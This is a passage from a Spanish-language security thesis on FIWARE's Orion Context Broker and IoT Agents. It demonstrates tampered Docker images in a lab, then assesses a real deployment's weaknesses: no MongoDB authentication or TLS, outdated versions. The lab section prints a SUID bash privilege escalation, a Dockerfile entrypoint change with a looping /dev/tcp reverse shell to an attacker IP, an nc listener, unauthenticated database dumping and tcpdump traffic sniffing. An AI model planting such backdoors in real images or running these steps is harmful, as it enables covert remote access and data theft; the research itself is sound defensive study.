


Figura 32 – Comprobación de estado y versión de Orion en caso de estudio




Figura 33 – Comprobación de endpoint de entidades de Orion en caso de estudio

Si entramos a la instancia de docker de fiware-orion de forma interactiva por medio de una *shell bash*, vemos que por defecto el usuario actual es un usuario de privilegios mínimos ***nobody*** (tal cual puede observarse en el archivo Dockerfile[29]. Es más, los únicos usuarios del sistema son root y nobody como se puede ver a continuación:

```
$ sudo docker container  ls
```

```
CONTAINER ID   IMAGE                                  COMMAND                  CREATED          STATUS
92a1e3d26960   fiware/tutorials.context-provider      "/nodejs/bin/node ./…"   4 minutes ago    Up 4 minutes (healthy)
49684b2684f3   fiware/iotagent-ul:1.16.2-distroless   "/nodejs/bin/node ./…"   4 minutes ago    Up 4 minutes (healthy)
2e6cda8c0ad1   fiware/orion:latest                    "/usr/local/bin/orio…"   4 minutes ago    Up 4 minutes (healthy)
293a2bc392a5   mongo:4.4                              "docker-entrypoint.s…"   4 minutes ago    Up 4 minutes (healthy)
```

Figura 34 – Listado de contenedores Docker en ejecución

```
$ sudo docker exec -it 2e6cda8c0ad1 /bin/bash
```

[29] https://github.com/telefonicaid/fiware-orion/blob/3.1.0/docker/Dockerfile#L192




Figura 35 – Comprobación de ubicación de binario SUID en imagen docker modificada

Si ejecutamos el siguiente comando somos root:

```
$ /usr/local/bin/bash -p
```




Figura 36 – Comprobación de escalada de privilegios mediante binario SUID

4.3.1.3.2. Adición de proceso en *background* que retorna una *reverse shell* a IP y puerto de un atacante de forma periódica

A diferencia del punto anterior, este caso es un poco más complejo dado que requiere realizar modificaciones en el punto de entrada de la imagen de forma de permitir la ejecución de un proceso en *background*. Esto conlleva el desafío de realizar las modificaciones de forma que no se altere el comportamiento esperado de los servicios de Orion y a la vez se adicione el comportamiento deseado por el atacante.

Se realizan las siguientes modificaciones al archivo Dockerfile original. Por más detalles ver el Anexo 1 donde se muestra el archivo Dockerfile con las modificaciones realizadas resaltadas.

```
ADD orion-services /usr/local/bin/

ADD orion-background /usr/local/bin/

RUN chmod +x /usr/local/bin/orion-services && \
    chmod +x /usr/local/bin/orion-background
```

Se adicionan los siguientes archivos a la construcción de la imagen:

- /usr/local/bin/orion-services

```
#!/bin/bash

/usr/local/bin/orion-background &
/usr/bin/contextBroker -fg -multiservice -ngsiv1Autocast -disableFileLog $@
```

- /usr/local/bn/orion-background

```
#!/bin/bash

while :
do
  # loop infinitely
  # try to connect back to an attacker listener every 10 seconds

  /usr/local/bin/bash -p -i >& /dev/tcp/172.17.0.1/1111 0>&1 2>/dev/null &
  sleep 10
done
```

Por último se modifica el ***entrypoint*** de la imagen de docker original por:

```
ENTRYPOINT ["/usr/local/bin/orion-services" ]
```

Se construye la imagen tal cual lo comentado en 4.3.1.2.1:

```
$ cd fiware-orion/docker
$ sudo docker build -t fiware/orion .
```

Luego desplegamos el escenario 1 de la siguiente manera habiendo clonado el repositorio del tutorial y realizado el cambio descrito en 4.3.1.2.2:

```
$ cd tutorials.IoT-Agent
$ sudo ./services start
```

Como resultado de disponibilizar la nueva imagen de docker modificada, el atacante escuchando en la IP 172.17.0.1 y puerto 1111 logra acceso remoto a la instancia de docker en ejecución mediante una *reverse shell*.

```
$ nc -nvlp 1111
```




Figura 37 – Comprobación de recepción de reverse shell a listener de atacante




Figura 38 – Comprobación de conectividad a Internet desde contenedor Orion

Comentarios importantes:

- Vale la pena destacar que la IP 172.17.0.1 en este caso es la IP asignada al *host* por Docker. No obstante se puede comprobar que la imagen tiene salida a Internet y por tanto la imagen de Orion sería capaz de iniciar una conexión a un servidor privado en Internet (*Virtual Private Server* o VPS) de control por parte del atacante.

- Una forma más elegante y eficiente de disponibilizar un proceso que corre cada cierto tiempo es con un *cron* de Linux; sin embargo en base a algunas pruebas realizadas se vio que algún paquete del sistema operativo falta y es probable que haya sido eliminado durante el final de la creación de la imagen en la fase de *cleanup*. No se pudo investigar en detalle este punto.

- Tener presente que una vez obtenido el acceso, el atacante tiene conectividad a las demás imágenes docker de la misma subred. Podría de esta forma realizar un escaneo de equipos y puertos e intentar moverse de forma lateral a lo largo de dicha subred.

4.3.1.4. Análisis de acceso a base de datos MongoDB sin autenticación

4.3.1.4.1. Instalar cliente mongo en imagen docker de Orion

Orion utiliza un *driver* de mongodb para conectarse a la base de datos[30]. Vale la pena destacar que el acceso a la base de datos se realiza sin autenticación, por tanto contando con un cliente mongo y conociendo la IP de la instancia de MongoDB, se puede acceder. Sin embargo, desde el sistema operativo no se cuenta con el cliente mongo instalado.

El objetivo es instalar el cliente de mongo en la creación de la imagen y utilizar el acceso obtenido mediante el punto 4.3.1.3.2 para lograr acceso a la base de datos de Orion.

Se realizan los siguientes agregados al archivo Dockerfile original. Por más detalles ver el Anexo 1 donde se muestra el archivo Dockerfile con las modificaciones realizadas resaltadas.

```
RUN yum -y install nano && \
    yum -y install wget && \
    wget
https://repo.mongodb.org/yum/redhat/8/mongodb-org/5.0/x86_64/RPMS/mongodb-org-shell-5.0.2-1.
el8.x86_64.rpm -O /tmp/mongodb-org-shell-5.0.2-1.el8.x86_64.rpm && \
    yum -y install /tmp/mongodb-org-shell-5.0.2-1.el8.x86_64.rpm
```

Se construye la imagen tal cual lo comentado en 4.3.1.2.1:

```
$ cd fiware-orion/docker
$ sudo docker build -t fiware/orion .
```

Luego desplegamos el escenario 1 de la siguiente manera habiendo clonado el repositorio del tutorial y realizado el cambio descrito en 4.3.1.2.2:

```
$ cd tutorials.IoT-Agent
$ sudo ./services start
```

Por defecto la subred en la que están las imágenes docker del escenario es **fiware_default** (Figura 39) y Cada imagen docker tiene asignado un *hostname* el cual es accesible dentro de la subred. En el caso de MongoDB es **mongo-db** (Figura 40).

[30] https://github.com/telefonicaid/fiware-orion/blob/3.1.0/docker/Dockerfile#L87




Figura 39 – Definición de red en archivo docker-compose.yml de caso de estudio[31]




Figura 40 – Detalle de definición de configuración de instancia de MongoDB en caso de estudio[32]

Ahora bien, pensando en el caso en que el atacante ya cuenta con un acceso mediante una *reverse shell*, puede ejecutar los siguientes comandos para filtrar información de contexto:

```
$ ping -c1 mongo-db
$ mongo --host mongo-db
```




Figura 41 – Comprobación de conectividad con instancia de MongoDB en la red del caso de estudio

31 https://github.com/FIWARE/tutorials.IoT-Agent/blob/5f7e7bcc1b80aeed1dbe66dd073ffdde245d1342/docker-compose.yml#L132

32 https://github.com/FIWARE/tutorials.IoT-Agent/blob/5f7e7bcc1b80aeed1dbe66dd073ffdde245d1342/docker-compose.yml#L108




Figura 42 – Comprobación de acceso a instancia de MongoDB sin autenticación en caso de estudio

Es posible ejecutar algunos comandos:

```
> show dbs;
> use orion;
> show collections;
```




Figura 43 – Listado de bases de datos disponibles en la instancia de MongoDB del caso de estudio

Desplegamos 3 registros de la colección "**entities**":

```
> db["entities"].find().limit(3);
```

Figura 43 – Ejemplo de obtención de registros de la colección "entities" base de datos "orion"

4.3.2. Inspección de tráfico Orion - MongoDB

En este apartado se brinda una posible técnica para filtrar datos de contexto en el escenario, logrando explotar de esta manera el objetivo O06.

Docker ofrece la posibilidad de que las imágenes se puedan conectar a subredes existentes. En particular utilizando la característica *network containers*[33] habilita que un contenedor comparta el *stack* de red con otro contenedor. Esto particularmente es lo que utilizaremos para poner en escucha con **`tcpdump`** el tráfico entre las instancias de Orion y MongoDB.

Creamos una imagen de docker de *`tcpdump`* de la siguiente forma[34]:

```
$ sudo docker build -t tcpdump - <<EOF
FROM ubuntu
RUN apt-get update && apt-get install -y tcpdump
CMD tcpdump -i eth0
EOF
```

Luego corremos la imagen de *tcpdump* recién creada especificando el contenedor de Orion como parámetro de la opción network:container.

```
$ sudo docker ps
```

[33] https://docs.docker.com/engine/reference/run/#network-container
[34] https://rmoff.net/2019/11/29/using-tcpdump-with-docker/

```
CONTAINER ID   IMAGE                                  COMMAND                  CREATED          STATUS
3dda2e796f1e   mongo                                  "/bin/bash"              42 minutes ago   Up 42 minutes
e861061f8d1a   fiware/tutorials.context-provider      "/nodejs/bin/node ./…"   2 hours ago      Up 2 hours (healthy)
143801cb106a   fiware/orion:latest                    "/usr/local/bin/orio…"   2 hours ago      Up 2 hours (healthy)
04011e4e5819   fiware/iotagent-ul:1.16.2-distroless   "/nodejs/bin/node ./…"   2 hours ago      Up 2 hours (healthy)
83c265a4c0dc   mongo:4.4                              "docker-entrypoint.s…"   2 hours ago      Up 2 hours (healthy)
```

Figura 44 – Obtención de identificador de contenedor de Orion en ejecución

Especificamos un filtro en *tcpdump* indicando que queremos escuchar tráfico en el puerto 27017 de mongodb siendo intercambiada con Orion.

```
$ sudo docker run -it --net=container:143801cb106a tcpdump tcpdump port 27017 -A
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Figura 45 – Contenedor tcpdump en ejecución

Si por ejemplo desde un navegador web accedemos a http://localhost:1026/v2/entities podemos ver el tráfico en claro intercambiado entre Orion y MongoDB:

Figura 46 – Visualización de tráfico en claro entre Orion y MongoDB

5. Análisis exploratorio de seguridad de la plataforma Fiware de la IM

Considerando el trabajo previo de investigación realizado y las problemáticas de seguridad identificadas, resultó de interés poder tener un acercamiento con un despliegue de una plataforma Fiware real.

La IM dispone actualmente de un despliegue de la plataforma Fiware en sus instalaciones. Es en este sentido que se trabajó en la elaboración de una propuesta que resultara interesante desde el punto de vista de seguridad para la IM y que a su vez estuviera dentro del alcance determinado por la tesis.

El enfoque de trabajo estuvo marcado por medio de la elaboración de una serie de preguntas guía las cuales se listan en el Anexo 2. En base a las respuestas obtenidas se confeccionó un diagrama del escenario de análisis representativo de la plataforma de CI de la IM, para posteriormente realizar una evaluación exploratoria de seguridad. Vale la pena destacar que es un análisis preliminar dado que no se aborda un acercamiento a la plataforma para realizar pruebas. El estudio profundiza en la identificación de posibles vectores de ataque y finaliza con la elaboración de un conjunto de recomendaciones.

5.1. Escenario de análisis

En el diagrama de alto nivel de la Figura 47 se muestran los componentes principales que constituyen la plataforma de CI de la IM. Brevemente se enumeran los elementos más importantes unificando las respuestas recabadas durante el relevamiento.

5.1.1. Plataforma de microservicios

Se utilizan las imágenes *docker* de Fiware proporcionadas por medio de *Docker Hub*.

La imagen asociada al módulo *Quantum Leap* utilizado para el almacenamiento de información histórica fue modificada *on-premises* de acuerdo a requerimientos de negocio.

5.1.2. Orion Context Broker

La versión del Orion utilizada es la 2.1.0 y está desplegado en la plataforma como un clúster de 3 nodos. Cada nodo está asociado a un clúster de 3 nodos de MongoDB dedicados. La versión de MongoDB utilizada es la 3.6.

El motor MongoDB es utilizado únicamente para albergar las bases de datos correspondientes a Orion.

5.1.3. IoT Agents

En la “frontera sur” se cuenta con varios agentes de ingesta de medidas enviadas por sensores, en los cuales se utilizan diferentes protocolos de datos y mecanismos de transporte que varían de acuerdo al *hardware* y protocolos propietarios utilizados.

Los protocolos de datos utilizados son **JSON** y **Ultralight**. En cuanto al transporte se utiliza **HTTP** y **MQTT**. La versión de los agentes es la **1.16.0**.

En el caso de los agentes HTTP, los dispositivos IoT se comunican de forma directa con el agente cuando tienen una medida para reportar.

MQTT requiere la incorporación de un módulo que funcione como *broker* ya que es un protocolo de mensajería basado en el patrón *publish / subscribe*: los sensores publican sus medidas, mientras que los agentes se suscriben a las mismas. El *broker* utilizado actualmente es Eclipse Mosquitto.

En otro orden, existen implementaciones *on-premises* personalizadas de agentes IoT utilizando la librería **iotagent-node-lib** proporcionada por Fiware en su versión **2.7.50**.

En relación al almacenamiento de datos, todos los agentes IoT utilizan un único motor de base de datos MongoDB compartido en su versión 3.6.

5.1.4. Interacción entre microservicios

En consideración a las comunicaciones con las bases de datos, Orion y los agentes IoT no utilizan autenticación contra MongoDB.

Las comunicaciones entre componentes de la plataforma no utilizan protocolos cifrados.

Por otra parte, los microservicios no utilizan *Docker Secrets.*

5.1.5. Control de acceso en “frontera sur”

Se han configurado reglas de *firewall* que establecen los flujos de comunicación permitidos desde los sensores IoT desplegados.

Los agentes IoT se configuran con parámetros *apikey*, los cuales deben utilizar todos los dispositivos para poder comunicar sus medidas.

Tanto los sensores como los agentes IoT por MQTT utilizan credenciales (usuario y contraseña) para reportar y obtener las medidas respectivamente. Por el contrario, por HTTP no hay autenticación.

Referente a control de acceso a los componentes Orion y *IoT Agent*, actualmente no existen puntos de cumplimiento de políticas de acceso (PEP).

Por último, los *endpoints* de los microservicios de la frontera sur no se encuentran detrás de *reverse proxies* o API *gateways*. El término "*reverse proxy*" refiere a un servidor de aplicaciones o componente que se sitúa en el medio de las comunicaciones entre clientes y servidores web en una infraestructura de red, ofreciendo una capa de abstracción y única de interfaz de recepción de solicitudes y redirección de las mismas internamente a los servicios de atención correspondientes. Por otro lado, el término "*API gateway*" es un servicio de gestión de tráfico que funciona de forma similar a un reverse proxy permitiendo aplicar políticas de autenticación, control de acceso, uso de recursos, entre otros, a APIs, utilizado usualmente en entornos de microservicios.




Figura 47 – Escenario de análisis plataforma CI de IM
(elaboración propia)

5.2. Evaluación preliminar de seguridad

Tomando como insumo el estudio de problemáticas de seguridad presentado en la sección 4.1 en conjunto con la experimentación realizada en el escenario de estudio vista en el apartado 4.3 y la información obtenida por medio del relevamiento de datos con la IM (punto 5.1), se procedió a realizar un análisis exploratorio de seguridad. Los resultados obtenidos se detallan a continuación.

5.2.1. Orion 2.1.0 no soporta comunicaciones TLS con MongoDB

La versión de Orion 2.1.0 tiene su fecha de lanzamiento en diciembre de 2018. Esta versión no soporta comunicaciones cifradas TLS con MongoDB como se observó en la sección 4.1.9 al identificar las problemáticas de seguridad.

Figura 48 – Detalle de release de la versión 2.1.0 de Orion[35]

5.2.2. Orion no soporta verificación de certificados TLS con MongoDB

Como se observó en la sección 4.1.10, actualmente no existe soporte por parte de Orion a la verificación de certificados del lado cliente en el uso del *driver* de MongoDB.

5.2.3. Librería iotagent-node-lib 2.7.50 no soporta autenticación ni comunicación TLS con MongoDB

La fecha de lanzamiento de la versión 2.7.50 de la librería ***iotagent-node-lib*** es abril de 2019. Tal como se detalló en las secciones 4.1.7 y 4.1.8, las capacidades de autenticación y cifrado

[35] https://github.com/telefonicaid/fiware-orion/releases/tag/2.1.0

de las comunicaciones con MongoDB fueron adicionadas en las versiones 2.12.0 y 2.13.0 respectivamente.

Figura 49 – Detalle de versión 2.7.50 librería iotagent-node-lib [36]

5.2.4. Versiones Orion > 2.1.0 y iotagent-node-lib > 2.7.50 corrigen varios fallos de seguridad, *hardening* de librerías y mejoras a nivel de lógica de negocio

Referente a **Orion** se hizo un relevamiento de las versiones posteriores a 2.1.0 observando correcciones y mejoras de seguridad. En el Anexo 7 se enumeran las principales a la fecha en orden cronológico.

En cuanto a la librería ***iotagent-node-lib***, como resultado del relevamiento también se observó varias correcciones y mejoras realizadas luego de la versión 2.7.50. En el Anexo 8 se enumeran las principales a la fecha en orden cronológico.

5.2.5. Las comunicaciones con MongoDB no son autenticadas

Se destaca lo observado en la sección 4.1.2 en consideración a posibles implicancias si no se utilizan comunicaciones autenticadas con MongoDB.

5.2.6. Los IoT Agents comparten el mismo motor de base de datos MongoDB

En base a lo visto en la sección 5.1.3, todos los agentes IoT manejan protocolos de datos Ultralight o JSON y utilizan un motor de base de datos compartido que alberga las bases de datos de todos ellos.

Como se puede observar en la documentación, si no se indica un nombre específico para la base de datos, el agente IoT automáticamente crea una con un nombre por defecto. En el caso de Ultralight es "`iotagentul`" y para JSON es "`iotagentjson`".

[36] https://github.com/telefonicaid/iotagent-node-lib/releases/tag/2.7.50

